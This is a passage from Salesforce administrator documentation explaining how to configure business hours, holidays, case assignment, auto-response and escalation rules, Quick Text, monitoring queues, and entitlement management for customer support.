- After you set business hours, add the `Business Hours` lookup field to case layouts and set field-level security on the `Business Hours` field. This allows users to view and update business hours on a case.
- Business hours on a case are automatically set to your organization's default business hours, unless the case matches the criteria on an escalation rule associated with different business hours.
- Salesforce automatically calculates daylight savings times for the time zones available for business hours.
- Escalation rules only run during the business hours with which they are associated.
- You can update cases associated with business hours that are no longer active without having to reactivate business hours.
- You cannot include the `Business Hours` field in list views or reports.
- You can create multiple business hours for support teams that operate in the same time zone but at different hours.
- For simplicity, we recommend that you create one set of business hours per support center.
- You cannot deactivate business hours that are included in escalation rules. You must first remove them from the escalation rules.
- You can associate up to 1000 holidays with each set of business hours.
- Business hours on a case take precedence over business hours on entitlements. Business hours on entitlements only add business hours to cases created from entitlements. For example, if you add an entitlement with business hours to a case that already has business hours, the entitlement's business hours are ignored.

Setting Up Customer Support

Setting Holidays

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set holidays:	“Manage Business Hours Holidays”

Holidays enable you to specify the dates and times at which your customer support team is unavailable. After you create a holiday, you can associate it with business hours to suspend business hours and escalation rules during the dates and times specified in the holiday. For more information, see Setting Business Hours on page 2159.

To set holidays:

1. From Setup, click **Company Profile** > **Holidays**.
   - Click **Edit** to edit an existing holiday.
   - Click **Del** to delete an existing holiday.

     You can only delete a holiday that is not associated with any business hours.
   - Click **Clone** next to an elapsed holiday to clone it.

     The Elapsed Holidays related list displays holidays that have occurred in the past. You can only clone elapsed holidays.

   If the `Go to list` link appears at the bottom of the Holidays or Elapsed Holidays related list, click it to display all the items. From the list you can edit or delete any existing holiday, or clone any elapsed holiday.

   Warning: Any elapsed holidays that you delete are not moved to the `Recycle Bin`. They cannot be recovered.

   The recurring icon ( ) displays next to the date and time of recurring holidays.
2. Click **New**.
3. Enter a name for the holiday.
4. Enter a date for the holiday.

   If you want the holiday to span more than one day:

   a. Select the `Recurring Holiday` checkbox.
   b. Enter the first day of the holiday in the `Start Date` field.
   c. Deselect the `No End Date` checkbox in the `End Date` field.
   d. Enter the last day of the holiday in the `End Date` field.
5. Optionally, you can:
   - Specify the exact times at which the holiday takes place by deselecting the `All Day` checkbox next to the `Time` field and entering the exact times.
   - Select the `Recurring Holiday` checkbox to schedule the holiday to recur during specific dates and times:

◊ In the `Frequency` field, select the frequency at which the holiday recurs. When you click the `Daily`, `Weekly`, or `Monthly` fields, more options display that allow you to refine frequency criteria.

◊ In the `Start Date` and `End Date` fields, specify the dates during which you wish the holiday to recur.

The following error message displays if you select a start date and end date that does not correspond with the frequency you selected: `The recurring holiday has no occurrence`.

6. Click **Save**.
7. Click **Add/Remove** on the Business Hours related list.
8. Add or remove business hours to the holiday by selecting business hours in the Available Business Hours column, and clicking the **Add** or **Remove** arrows to add or remove business hours to the Selected Business Hours column.
9. Click **Save**.

Tips on Setting Holidays

Consider the following when setting holidays:

- You can associate a holiday with multiple business hours.
- You can associate up to 1000 holidays with each set of business hours.
- Holidays automatically acquire the time zone of the business hours with which they are associated. For example if you associate a holiday to business hours that are in Pacific Standard Time, the holiday will take effect for those business hours in Pacific Standard Time.
- Holiday names do not need to be unique. For example, you could enter multiple holidays named `New Year's Day`.
- Currently, there are no limits to how many holidays you can create for your organization.
- Currently, report results do *not* take into account holidays.
- If you schedule a holiday to recur on a specific day of every month, the holiday will only recur on months that have that specific day. For example, if you schedule a holiday on the 31st day of every month, then the holiday will only recur on months that have 31 days. If you want a holiday to recur on the last day of every month, choose last from the `On day of every month` drop-down list.
- You can only add business hours marked as `Active` to holidays. For more information, see Setting Business Hours on page 2159.

Setting Up Customer Support

Setting Up Assignment Rules

Lead Assignment Rules available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions Case Assignment Rules available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create assignment rules:	"Customize Application"

Each entry defines a condition that determines how leads or cases are processed.

To create an assignment rule:

1. From Setup, click **Customize** from the top of any page.
2. Select **Leads** or **Cases**, and click **Assignment Rules**.
3. Choose **New**, and give the rule a name. Specify whether you want this to be the active rule for leads or cases created manually and via the web and email. Click **Save**.
4. To create the rule entries, click **New**. For each entry, you can specify the following:

Field	Description
`Order`	Sets the order in which the entry will be processed in the rule, for example, `1`, `2`, `3`. Salesforce evaluates each entry in order and tries to match the criteria of the entry. As soon as a match is found, Salesforce processes the item and stops evaluating the rule entries for that item. If no match is found, the item is reassigned to either the default Web-to-Lead owner, the administrator doing a lead import, or the default case owner.
`Criteria`	Specifies conditions that the lead or case must match for it to be assigned. Enter your rule criteria: • Choose `criteria are met` and select the filter criteria that a record must meet to trigger the rule.For example, set a case filter to `Priority equals High` if you want case records with the `Priority` field marked High to trigger the rule. If your organization uses multiple languages, enter filter values in your organization's default language. You can add up to 25 filter criteria, of up to 255 characters each. • Choose `formula evaluates to true` and enter a formula that returns a value of "True" or "False." Salesforce triggers the rule if the formula returns "True." For example,

Field	Description
	the formula `AND(ISCHANGED( Priority ), ISPICKVAL (Priority, "High") )` triggers a rule that changes the owner of a case when the `Priority` field is changed to High. Note that if your condition uses a custom field, the rule entry will automatically be deleted if the custom field is deleted.
`User`	Specifies the user or queue to which the lead or case will be assigned if it matches the condition. Users specified here cannot be marked "inactive" and they must have "Read" permission on leads or cases. **Note:** You can't revoke the "Read" permission on leads or cases for users assigned to a rule. If your organization uses divisions, leads are assigned to the default division of the user or queue specified in this field. Cases inherit the division of the contact to which they are related, or are assigned to the default global division if no contact is specified.
`Do Not Reassign Owner`	Specifies that the current owner on a lead or case will not be reassigned to the lead or case when it is updated.
`Email Template`	Specifies the template to use for the email that is automatically sent to the new owner. If no template is specified, no email will be sent. When assigning a lead or case to a queue, the notification goes to the `Queue Email` address specified for the queue and all queue members.
`Predefined Case Teams`	Specifies the predefined case team(s) to add to a case when it matches the condition. A case team is a team of users that work together on a case. For example, your case team may include a support rep, support manager, and a product manager. Click the Lookup icon ( ) to select a predefined case team to add to the assignment rule. To add more predefined case teams, click **Add Row** to add a new row with which you can add a predefined case team.
`Replace any existing predefined case teams on the case`	Specifies that any existing predefined case teams on the case are replaced with the predefined case teams on the condition, when a case matches the condition.

After creating the entry, click **Save**, or **Save & New** to save the entry and create more entries.

Tip: To create an error-proof rule, always create the last rule entry with no criteria. This rule entry will catch any leads or cases that the previous rule entries did not assign.

Tip: Salesforce processes rules in the following order:

1. Validation rules
2. Assignment rules
3. Auto-response rules
4. Workflow rules (with immediate actions)
5. Escalation rules

Setting Up Assignment Rules
Managing Assignment Rules

Managing Assignment Rules

Lead Assignment Rules available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions
Case Assignment Rules available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change assignment rules:	"Customize Application"

Create assignment rules to automate your organization's lead generation and support processes.

- **Lead Assignment Rules**—Specify how leads are assigned to users or queues as they are created manually, captured from the web, or imported via the lead import wizards.
- **Case Assignment Rules**—Determine how cases are assigned to users or put into queues as they are created manually, using Web-to-Case, Email-to-Case, On-Demand Email-to-Case, the Self-Service portal, the Customer Portal, Outlook, or Lotus Notes.

Typically, your organization will have one rule for each overall purpose—for example, one lead assignment rule for importing and a different lead assignment rule for web-generated leads; or one case assignment rule for standard use and one case assignment rule for holiday use. For each rule type, only one rule can be in effect at any time.

Each rule consists of multiple rule entries that specify exactly how the leads or cases are assigned. For example, your standard case assignment rule may have two entries: cases with "Type equals Gold" are assigned to "Gold Service" queue, and cases with "Type equals Silver" are assigned to "Silver Service" queue.

To create an assignment rule, from Setup, click **Customize** from the top of any page. Then select **Leads** or **Cases**, and click **Assignment Rules**.

Sample Assignment Rule

The following case assignment rule assigns a case to a specific queue based on the account rating:

`Rule Name — Hot Account Assignment`

`Rule Entries:`

Order	Criteria	Assign To
1	`ISPICKVAL(Account.Rating, "Hot")`	`Tier 1 Support Queue`
2	`OR( ISPICKVAL(Account.Rating, "Warm") , ISPICKVAL(Account.Rating, "Cold") )`	`Tier 2 Support Queue`

Setting Up Assignment Rules
Viewing and Editing Assignment Rules

Setting Up Auto-Response Rules

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create auto-response rules:	"Customize Application"

An auto-response rule is a set of conditions for sending automatic email responses to lead or case submissions based on the attributes of the submitted record. Applicable leads include those captured through a Web-to-Lead form. Applicable cases include those submitted through a:

- Self-Service portal
- Customer Portal
- Web-to-Case form
- Email-to-Case message
- On-Demand Email-to-Case message

You can create as many response rules as you like based on any attribute of the incoming lead or case, but only one rule for leads and one for cases can be active at a time. The email responses are listed in the Activity History related list of the lead or contact and the Email related list on cases.

Creating Auto-Response Rules

To create a Web-to-Lead response rule, from Setup, click **Customize** > **Leads** > **Auto-Response Rules**. To create a response rule for cases, from Setup, click **Customize** > **Cases** > **Auto-Response Rules**. On the Auto-Response Rules page:

1. Click **New**.
2. Enter the rule name.
3. Check the active box to make this rule the only one activated.
4. Click **Save**.
5. Create rule entries.

Creating Response Rule Entries

1. Click **New** from the rule detail page.
2. Enter a number to specify the order this entry should be processed.

   The rule processes entries in this order and stops processing at the first matching entry and then sends the email using the specified email template. If no response rules apply, the rule uses the default template you specify on the Web-to-Case or Web-to-Lead Settings page.

   Note: To create an error-proof rule, always create the last rule entry with no criteria. This rule entry will catch any leads or cases that the previous rule entries did not. This is especially important for Email-to-Case and On-Demand Email-to-Case which don't have default templates.

3. Enter your rule criteria:

- Choose `criteria are met` and select the filter criteria that a record must meet to trigger the rule. For example, set a case filter to `Priority equals High` if you want case records with the `Priority` field marked High to trigger the rule.

  If your organization uses multiple languages, enter filter values in your organization's default language. You can add up to 25 filter criteria, of up to 255 characters each.
- Choose `formula evaluates to true` and enter a formula that returns a value of "True" or "False." Salesforce triggers the rule if the formula returns "True." For example, the formula `AND(ISPICKVAL(Priority,"High"),Version<4.0)` triggers a rule that automatically responds with the selected template if the `Priority` field on a case is set to High and the value of a custom field named `Version` on the case is less than four.

4. Enter an email sender's name.
5. Enter an email address for the sender. This must be different from the routing address you use for Email-to-Case.
6. Enter a reply-to address.
7. Select an email template.
8. Click **Save**.

Managing Auto-Response Rules

After you've set up your auto-response rules and rule entries:

- Click **Edit** to change the rule name.
- Click **New** next to the Rule Entries list to create a new rule entry.
- Click **Reorder** next to the Rule Entries list to change the order they are processed.
- Click **Edit** next to a rule entry to change it.
- Click **Del** next to a rule entry to delete it.

Tip: Salesforce processes rules in the following order:

1. Validation rules
2. Assignment rules
3. Auto-response rules
4. Workflow rules (with immediate actions)
5. Escalation rules

Differences Between Auto-Response Rules and Workflow Alerts

Differences Between Auto-Response Rules and Workflow Alerts

Auto-response rules available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Workflow alerts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Auto-response rules and workflow alerts provide similar functionality. The following table lists some of the differences between workflow alerts and auto-response rules to help you determine which process to use:

Type of Process	Designed For	Runs When	Sends Email To	Number of Emails Sent
Workflow alerts	Notifications to interested parties.	A case or lead is created or edited.	Anyone you choose who is associated to the Case or Lead object.	Sends as many emails as there are matching criteria in the workflow.
Auto-response rules	Initial response to the contact who created a case or the person who submitted the lead on the Web.	A case or lead is created.	Contact on a case or the person who submitted the lead on the Web.	Sends one email based on the first rule entry criteria it matches in a sequence of rule entries.

Setting Up Auto-Response Rules

Setting Up Escalation Rules

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create escalation rules:	"Customize Application"

Each rule defines a condition that determines how cases are processed.

To create an escalation rule:

1. From Setup, click **Customize** > **Cases** > **Escalation Rules**.
2. Choose **New**, and give the rule a name. Specify whether you want this to be the active escalation rule. Click **Save**.
3. To create the rule entries, click **New**. For each entry, you can specify the following:

Field	Description
`Order`	Sets the order in which the entry will be processed in the rule, for example, `1`, `2`, `3`. Salesforce evaluates each entry in order and tries to match the criteria of the entry. As soon as a match is found, Salesforce processes the item and stops evaluating the rule entries for that item. If no match is found, the case is simply not escalated.
`Criteria`	Specifies conditions that the case must match for it to be escalated. You can enter your rule criteria: • Choose `criteria are met` and select the filter criteria that a record must meet to trigger the rule. For example, set a case filter to `Priority equals High` if you want case records with the `Priority` field marked High to trigger the rule. If your organization uses multiple languages, enter filter values in your organization's default language. You can add up to 25 filter criteria, of up to 255 characters each. • Choose `formula evaluates to true` and enter a formula that returns a value of "True" or "False." Salesforce triggers the rule if the formula returns "True." For example, the formula `AND(ISCHANGED( Priority ), ISPICKVAL (Priority, "High") )` triggers a rule that changes the owner of a case when the `Priority` field is changed to High. Note that if your condition uses a custom field, the rule entry will automatically be deleted if the custom field is deleted.
`Specify business hours criteria`	Specifies how business hours apply to an escalated case: • `Ignore business hours` - Select this field to ignore business hours when escalating a case. • `Use business hours specified on case` - Select this field to use the existing business hours on a case when escalating it. • `Set business hours` - Select this field and click the lookup icon () to select predefined business hours to apply to a case when escalating it. Escalation actions only run during the business hours with which they are associated.

Field	Description
`Specify how escalation times are set`	Determines what field applies to your `Age Over` number of hours. Your `Age Over` setting can be based on the number of hours since: • A case was created • The case was created unless it has been modified; once modified, the case will never get escalated • The most recent time a case was modified For example, if you choose `Based on last modification time of the case` and your `Age Over` setting is 5, cases will get escalated 5 hours after the most recent last modified time and date as long as the case is open.

4. After creating the entry, click **Save**, or **Save & New** to save the entry and create more entries.
5. After you create the last entry, click **Save**. The escalation rule and a list of one or more rule entries are displayed.

Note: To create an error-proof rule, always create the last rule entry with no criteria. This rule entry will catch any cases that the previous rule entries did not assign.

6. Specify what action you want to be taken when one of the escalation rule entries is true. Click **Edit** next to the name of one of the rule entries.
7. Click **New** to add an escalation action. You can specify up to five actions for each rule entry, to escalate the case over increasing periods of time. For each escalation action, you can specify the following:

Field	Description
`Age Over`	Specifies the number of hours after which a case should be escalated if it has not been closed. This time is calculated from the date field set in the `Specify how escalation times are set` field. No two escalation actions can have the same number in this field.
`Assign To`	Specifies the user, partner user, or queue to which the case will be assigned if it matches the condition. Users specified here cannot be marked “inactive” and they must have the “Read” permission on cases. **Note:** You can't revoke the “Read” permission on leads or cases for users assigned to a rule. Note that reassigning an escalated case is optional.
`Notification Template`	Specifies the template to use for the email that is automatically sent to the new owner specified in the `Assign To` field. If no template is specified, no email will be sent.

Field	Description
`Notify this user`	Specifies the user to notify when the case is escalated. Notifying another user is optional.
`Notify Case Owner`	Indicates that the owner of the case is notified when the case is escalated.
`Notification Template`	Specifies the template to use for the notification email that is automatically sent to the `Notify` user(s). If you choose a user in the `Notify` field, you must select a template.
`Additional Emails`	Specifies additional individuals that you want to notify upon escalation.

Note: Each time you save a case or change the case owner, your escalation rules re-evaluate that case. Once the case matches an escalation rule entry, calculates when the case should be escalated and stops checking other escalation rule entries. For example, if you have two escalation rule entries that specify:

- Escalate three hours after creation date if `Case Reason` equals Crash
- Escalate four hours after creation date if `Case Reason` equals Bug

A case created with `Case Reason` of Bug will be scheduled for escalation four hours after it was created. Later, a user changes the case, which causes the escalation rules to re-evaluate the case. If escalation rules find that the Case Reason is now Crash, it schedules the case to be escalated three hours after creation date. If the case was created more than three hours ago, the case is escalated as soon as possible.

Escalation rules are not evaluated when transferring multiple cases at one time from a case list view. Also note that if you use assignment rules to change case ownership, the escalation rules are evaluated before any assignment rules.

Tip: Salesforce processes rules in the following order:

1. Validation rules
2. Assignment rules
3. Auto-response rules
4. Workflow rules (with immediate actions)
5. Escalation rules

Creating Escalation Rules

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change escalation rules:	"Customize Application"

Create case escalation rules to escalate cases automatically if they are not resolved within a certain period of time.

Typically, your organization will have one escalation rule that consists of multiple entries which specify exactly how the cases are escalated. For example, your standard case escalation rule could have two entries: cases with `Type` set to Gold are escalated within two hours, and cases with `Type` set to Silver are escalated within eight hours.

Setting Up Quick Text

Available in: **Group**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up Quick Text:	"Customize Application"

Quick Text lets users create standard messages, such as greetings and answers to common questions, which support agents can easily insert into communications with customers.

To set up Quick Text:

1. Enable Quick Text. Note: Quick Text is automatically enabled for organizations that have enabled Live Agent.
2. Optionally, customize Quick Text settings.
3. Grant permissions to users so that they can create Quick Text messages.
4. Create Quick Text messages.
5. If your organization uses Live Agent, give agents access to the Quick Text sidebar in the Live Agent console.

Enabling Quick Text

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012
Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To enable Quick Text:	"Customize Application"

Note: Once you enable Quick Text, you can't disable it.

1. From Setup, click **Customize** > **Cases** > **Quick Text** > **Settings**.
2. Click `Enable Quick Text`.
3. Click **Save**.

See Also:

Setting Up Quick Text

Customizing Quick Text Settings

Available in: **Group**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To customize Quick Text:	"Customize Application"

Quick Text lets users create standard messages, such as greetings and answers to common questions, which support agents can easily insert into communications with customers.

By customizing Quick Text, you make it more useful to your support agents, and can add fields, categories, triggers, and rules that support your business' needs. You can do any of the following to customize Quick Text:

- Customize standard fields, create custom fields (such as categories and subcategories relevant to your company's Quick Text messages), and define field dependencies to associate categories and subcategories.
- Create validation rules.
- Define Apex triggers.
- Customize, create, and assign page layouts.
- Customize search layouts.
- Customize buttons and links.
- Create record types.

Setting Up Quick Text

Giving Support Agents Access to Quick Text

Available in: **Group**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up Quick Text:	"Customize Application"

Quick Text lets support agents choose standard messages to include in their chats and emails with customers. To allow agents to use Quick Text in the Live Agent console, Live Agent in the Service Cloud console, or the Email publisher in Case Feed:

- Give them "Read" permission on Quick Text
- Do one of the following:

Option	Steps
Give agents ownership of at least one Quick Text message	◊ Transfer ownership of existing Quick Text messages to the agents (click **Change** next to `Owner` on the record), or ◊ Have them create new messages
Change your organization-wide default sharing setting for Quick Text	**1.** From Setup, click **Security Controls** > **Sharing Settings**. **2.** In `Organization-Wide Defaults`, click **Edit**. **3.** Select Public Read Only or Public Read-Write in the `Default Access` dropdown list forQuick Text. **4.** Click **Save**.
Use sharing rules	If you don't want to change your organization-wide default sharing settings, create sharing rules to specify which groups of users should have at least Read Only access to Quick Text messages.

Setting Up Quick Text

Creating Quick Text Messages

Available in: **Group**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create Quick Text messages:	"Create," "Read," "Edit," and "Delete" on Quick Text

1. Click the **Quick Text** tab.
2. Click **New**.
3. If you have more than one Quick Text record type, select a record type for the new message and then click **Continue**.
4. Type a message name.
5. Type the message. It can include line breaks, lists, and special characters, and can be up to 4,096 characters.
6. Click **Available Merge Fields** to display the merge field selector.
7. Select the channels in which you want the message to be available. For example, to make it available in the Case Feed Email publisher, select `Email`.
8. Select a category.
9. Optionally, select a subcategory.
10. Click **Save**.

Tip: Click **Test and Verify Merge Fields** to view a sample of the quick text populated with data from records you choose.

MONITORING SUPPORT PROCESSES

Monitoring Automated Process Actions

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To manage automated-process actions:	"Modify All Data"

Salesforce Knowledge users can schedule articles to be published or archived on a specific date. Use the automated-process actions queue to view these pending actions and cancel them if necessary.

To view pending actions:

1. From Setup, click **Monitoring** > **Automated Process Actions**.
2. Click **Search** to view all pending actions for any article, or set the filter criteria and click **Search** to view only the pending actions that match the criteria. The filter options are:

   Process Definition

   The process that is triggering the action. This value is always "KBWorkflow."

   Object

   The object that triggered the pending action. This value is always "Knowledge Article."

   Scheduled Date

   The date the pending actions are scheduled to occur.

   Create Date

   The date the article that triggered the pending action was created.

   Created By

   The user who created the article that triggered the pending action.

Record Name

The name of the article that triggered the pending action.

The filter is not case-sensitive.

To cancel pending actions:

1. Select the box next to the pending actions you want to cancel.
2. Click **Delete**. Salesforce cancels the pending action.

Monitoring the Case Escalation Rule Queue

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage the case escalation rule queue:	"Modify All Data"

When Salesforce triggers a case escalation rule that has time-dependent actions, use the escalation rule queue to view pending actions and cancel them if necessary.

To view pending actions:

1. From Setup, click **Monitoring** > **Case Escalations**.
2. Click **Search** to view all pending actions for any active case escalation rule, or set the filter criteria and click **Search** to view only the pending actions that match the criteria. The filter options are:

   Case To Escalate

   The `Case Number` of the escalated case. The `Case Number` is a unique, automatically generated number used for identifying the case.

   Escalation Rule

   The name of the rule used to escalate the case.

   Rule Entry

   The order in which the rule entry will be processed. A rule entry is a condition that determines how a case escalation rule is processed. Each escalation rule can have a maximum of 3000 rule entries.

   Escalation Action

   The time criteria specified for the case to escalate as defined in the rule entry.

   Ignore Business Hours

   Indicates if the `Ignore Business Hours` checkbox is selected on the rule entry, meaning that the rule entry is in effect at all times and ignores your organization's business hours.

   Escalate At

   The date and time at which the case will escalate as defined in the rule entry. Dates and times display in the time zone of the user viewing the escalation rule queue.

Added Date

The date and time at which the case was added to the queue. Dates and times display in the time zone of the user viewing the escalation rule queue.

The filter is not case-sensitive.

To cancel pending actions:

1. Select the box next to the pending actions you want to cancel.
2. Click **Delete**. Salesforce cancels the pending action.

Creating Escalation Rules
Viewing and Editing Escalation Rules

Monitoring the Entitlement Process Queue

Available in: **Enterprise**, **Unlimited**, and **Developer** and Editions

User Permissions Needed	
To manage the entitlement process queue:	"Modify All Data"

When Salesforce triggers an entitlement process that has time-dependent milestone actions, use the entitlement process queue to view pending actions and cancel them, if necessary.

To view pending actions:

1. From Setup, click **Monitoring** > **Entitlement Processes**.
2. Click **Search** to view all pending actions for any active workflow rules, or set the filter criteria and click **Search** to view only the pending actions that match the criteria. The filter options are:

Entitlement Process Name

The entitlement process.

Case Number

The case's automatically generated identifying number.

Milestone Name

The milestone that triggered the action.

Evaluation Date

The date the evaluated actions are scheduled to occur.

Created Date

The creation date of the case that triggered the entitlement process.

Username

The user who updated the case to trigger an entitlement process.

The filter is not case-sensitive.

To cancel pending actions:

1. Select the box next to the pending actions you want to cancel.
2. Click **Delete**.

ADDING ENTITLEMENTS AND SERVICE AGREEMENTS

Entitlement Management Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Entitlement management lets you and your support agents:

- Verify if your customers are eligible for support
- Create and maintain service contracts for your customers
- Specify unique service levels for each customer, such as first response and resolution times
- Enforce service levels with time-dependent, automated processes that instruct agents how to resolve cases

Entitlement Management Features

Entitlement management includes the following features to help you provide the correct service levels to your customers:

Verifying Entitlements

Support agents can verify that customers are eligible for support before creating cases for them. Here's an example of how support agents use entitlements:

1. A customer calls support.
2. A support agent searches for the caller's account, contact, asset, or service contract.
3. The agent verifies there's an active entitlement on the Entitlements related list.
4. The agents creates a case from the entitlement.

Defining Service Levels

Users can create and maintain service contracts that represent different kinds of customer support, such as warranties, subscriptions, or maintenance agreements. Each service contract can include the specific products covered under the agreement.

Enforcing Service Levels

You can add time-dependent processes to entitlements that specify the actions, or milestones, your support team must take when service levels on cases are near violation, violated, or successfully completed.

Providing Portal Access

You can add entitlement management to a Customer Portal or partner portal so that portal users can view their service contracts and entitlements, and create cases with the correct entitlements.

Reporting on Entitlements and Service Levels

Administrators can use custom report types to define report criteria from which users can run and create reports on entitlements and service contracts.

Important: Only users in organizations with the Service Cloud can enable, create, and update entitlement management items.

Getting Started with Entitlement Management
Setting Up Entitlement Management

Entitlements Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Entitlements help you determine if your customers are eligible for customer support so you can create cases for them. A customer may be eligible for support based on a particular asset, account, or service contract. You can use entitlements on their own or in conjunction with entitlement processes, which are timelines that contain all of the steps (or milestones) that your support team must complete in order to resolve cases.

Depending on how entitlements are set up, you can view and create them on the Entitlements tab or from the Entitlements related list on accounts, contacts, assets, or service contracts. Click **Create Case** on the Entitlements related list to create a case that automatically includes the correct entitlement, account, contact, and asset.

If set up, the Entitlements or Entitlement Template related lists let you add existing entitlements to contacts and products.

Note: Entitlements don't automatically apply to cases created with Web-to-Case or Email-to-Case. If needed, you can add entitlements to these features using Apex code.

Getting Started with Entitlement Management

Answer these questions before setting up entitlement management.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To set up entitlements:	"Manage Entitlements" AND "Customize Application"

Watch a Demo: Entitlements Management Setup (2:46 minutes)

Before you set up entitlement management, review these questions. Your answers will help determine the setup steps you need to take.

Where do you want agents to verify that a contact or service contract is eligible for support?

You can set up entitlements so that users can view and create them from the Entitlements tab or from the Entitlements related lists on these objects:

Add Entitlements to the Page Layouts of this Object	So Users Can View and Create Entitlements When...
Accounts	At least one contact on the account is eligible for support.
Contacts	Specific contacts are eligible for support.
Assets	Specific assets (purchased products) are eligible for support.
Service Contracts	Support agents can verify that a specific service contract includes support.

The Entitlements related list has a **Create Case** link so users can create a new case that automatically includes the correct entitlement. The case automatically includes any account, contact, or asset information from the entitlement.

How much detail do you want your entitlement management process to include?

Where you want support agents to verify entitlements helps determine the level of detail for your entitlement management process. There are three models for managing entitlements, each with different levels of detail:

Your Goal	Entitlement Model	Use If	To Set Up
Support agents verify that contacts or accounts are eligible for customer support before they create cases	Entitlements Only	• There's no need to manage your customers' entitlements as part of a service contract	See Setting Up Entitlements Only.

Your Goal	Entitlement Model	Use If	To Set Up
		• Your entitlements don't have a renewal process • Entitlements aren't purchased by your customers; they're bundled with products (warranties) • Your customers' entitlements are short term and managed independently of each other	
Support agents verify that a contact is eligible for support based on a service contract	Service Contracts with Entitlements	• Entitlements are purchased and managed separately from the products they cover and are part of a service contract • Your customers' entitlements are renewed at a contract level • You use Salesforce for customer support but not necessarily for service contract management	See Setting Up Service Contracts with Entitlements.
Support agents verify that a contact is eligible for support based on line items in a service contract	Service Contract with Contract Line Items and Entitlements	• You use Salesforce for customer support and to manage your customers' service contracts • Your support team manages service contract transactions, such as transfers, mergers, and renewals • Warranties, subscriptions, or other support products appear as line items on your sales orders and map to one or more entitlements • Entitlements are created and updated through an integration with your order management system	See Setting Up Service Contracts with Contract Line Items and Entitlements.

Note: You can switch to a different entitlement model at any time.

Do you want to predefine terms of support on the products offered to your customers?

If your organization uses the products feature, you can create entitlement templates on page 2194 so that agents can add predefined terms of support to products. For example, you can create entitlement templates for Web or phone support so that agents can easily add entitlements to products offered to customers.

Do you want to enforce service levels on cases?

You can add time-dependent processes to entitlements that specify the actions your support team must take when service levels on cases are near violation, violated, or successfully completed. For example, you can set up entitlement management to instruct support agents to call certain people when a customer's case is unresolved after two hours.

Setting Up Entitlement Management

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To set up entitlement management	"Manage Entitlements"

Before you begin, review the different entitlement management models and choose the one that's best for your company.

Setting Up Entitlements Only

1. Enable entitlements.
2. Set up entitlements.
3. Create entitlements.
4. Optionally, create entitlement processes.

Setting Up Service Contracts with Entitlements

1. Enable entitlements.
2. Set up entitlements.
3. Create entitlements.
4. Optionally, create entitlement processes.
5. Set up service contracts.

Setting Up Service Contracts with Contract Line Items and Entitlements

1. Enable entitlements.

2. Set up entitlements.
3. Create entitlements.
4. Optionally, create entitlement processes.
5. Set up service contracts.
6. Set up contract line items.

Enabling Entitlements

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To enable entitlements	"Manage Entitlements"

Note: Entitlement versioning is currently available through a pilot program. For information on enabling entitlement versioning in your organization, contact salesforce.com.

1. From Setup, click **Customize** > **Entitlement Management** > **Settings**.
2. Select `Enable Entitlements`.
3. Optionally, select `Enable Entitlement Versioning`.

   This allows you to create different versions of an entitlement process. Once you enable entitlement versioning, you can't disable it. It will remain enabled even if you disable entitlement management.
4. Click **Save**.

Using New Versions of Entitlement Processes

Setting Up Entitlements

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To set up entitlements:	"Manage Entitlements" AND "Customize Application"

Getting Started

Enable entitlements before following the steps below.

Customizing Entitlements

These steps, which you can do in any order, let you customize entitlements based on your business needs and how your agents work.

- Customize entitlements fields.

  This lets users add additional information to entitlements.
- Set field history tracking on entitlements.

  This lets you see when field values were changed.
- Customize entitlement page layouts.

  This lets you specify which entitlement fields display to users. To limit the number of cases entitlements support, add these fields to entitlement page layouts:

Field	Description
`Per Incident`	Lets you limit the number of cases the entitlement supports.
`Cases Per Entitlement`	The total number of cases the entitlement supports.
`Remaining Cases`	The number of cases the entitlement can support. This field decreases in value by one each time a case is created with the entitlement.

- Customize case page layouts to add the `Entitlement Name` lookup field.

  This lets users add entitlements to cases.
- Customize account, contact, asset, and, if applicable, service contract page layouts to add the Entitlements related list.

  This lets users verify entitlements and create cases that are automatically associated with the correct entitlement, account, contact, and asset.
- Customize related lists on entitlements to add Cases and Contacts.

  This lets users:

  ◊ View cases and contacts associated with entitlements
  ◊ Create cases automatically associated with the correct entitlements
  ◊ Add contacts to entitlements

Giving Users Access to Entitlement Management

- Verify user permissions, set field-level security, and make the Entitlements tab visible.

Enhancing and Extending Entitlements

Follow these optional steps to add more functionality and flexibility to your entitlement management implementation.

- Set up lookup filters on cases to restrict the entitlements-related items returned on cases.

- Set up entitlement templates to predefine terms of customer support that users can add to products. For example, you can create entitlement templates for Web or phone support so that users can easily add entitlements to products offered to customers.

Setting Up Service Contracts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To set up service contracts:	"Manage Entitlements" AND "Customize Application"

Service contracts are agreements between you and your customers for a type of customer support. Service contracts can represent different kinds of customer support, such as warranties, subscriptions, or service level agreements (SLAs).

